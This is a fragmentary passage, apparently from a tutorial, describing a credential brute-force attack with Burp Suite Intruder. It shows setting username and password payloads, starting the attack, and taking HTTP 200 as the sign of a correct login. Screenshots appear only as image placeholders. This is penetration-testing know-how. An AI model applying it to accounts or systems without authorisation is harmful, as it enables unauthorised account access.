
First select payload 1 for username



Repeat step 5 for password again


Step 6:

Click on start attack



Step 7:

The attack will be successfully conducted by BurpSuite and the below screen should be displayed



Note - Status code 200 tells us that the correct username and password have been entered

